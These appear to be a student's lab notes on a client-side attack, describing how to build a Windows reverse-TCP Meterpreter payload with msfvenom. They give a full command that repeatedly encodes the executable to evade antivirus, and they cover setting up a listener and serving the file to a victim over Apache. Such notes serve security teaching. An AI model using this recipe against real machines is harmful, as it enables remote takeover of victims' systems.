**ARYAMAN MISHRA**

**19BCE1027**

**Client Side attack**


If system is somewhere in the network try create malware and send to victim as he processes it we get access to victim’s system.

Malware ->in a file malware can be injected and sent.


MSFVnom

Payload is virus file created using MSFVENOM (msfpayload + msfencode).

It can create payloads and encodes.



Lists displays different types of payloads



Reverse connection


When encode again & again more chances of bypassing antivirus.

Drawback – more iteration malware size becomes more (less likely to be downloaded).

-f specifies format

-o for output

We are trying to create a malware file in the root we can mention any location in exe.




From host malware to victim when downloaded we will be able to connect


Lhost listener host

Lpost listener post

Windows/meterpreter/Reverse\_tcp- payload from the list

Windows/64/meterpreter/Reverse\_tcp for 64 system






Encoder- used to bypass any antivirus present in the system.

To attack a windows machine this command we create listener host malware

Ip address used here is kali ip






Command to create malware

sudo msfvenom -p windows/x64/meterpreter/reverse\_tcp -a x64 --platform windows LHOST=192.168.42.132 LPORT=4545 -e x86/shikata\_ga\_nai -i 5 -f exe -o /home/kali/malware.exe


**Set the listener process**

How will our system get access – for that we need to set how to set listener process.

Manual method to set listener



Give same lport which we used



Now after exploit command listener is set



Send it through apache server

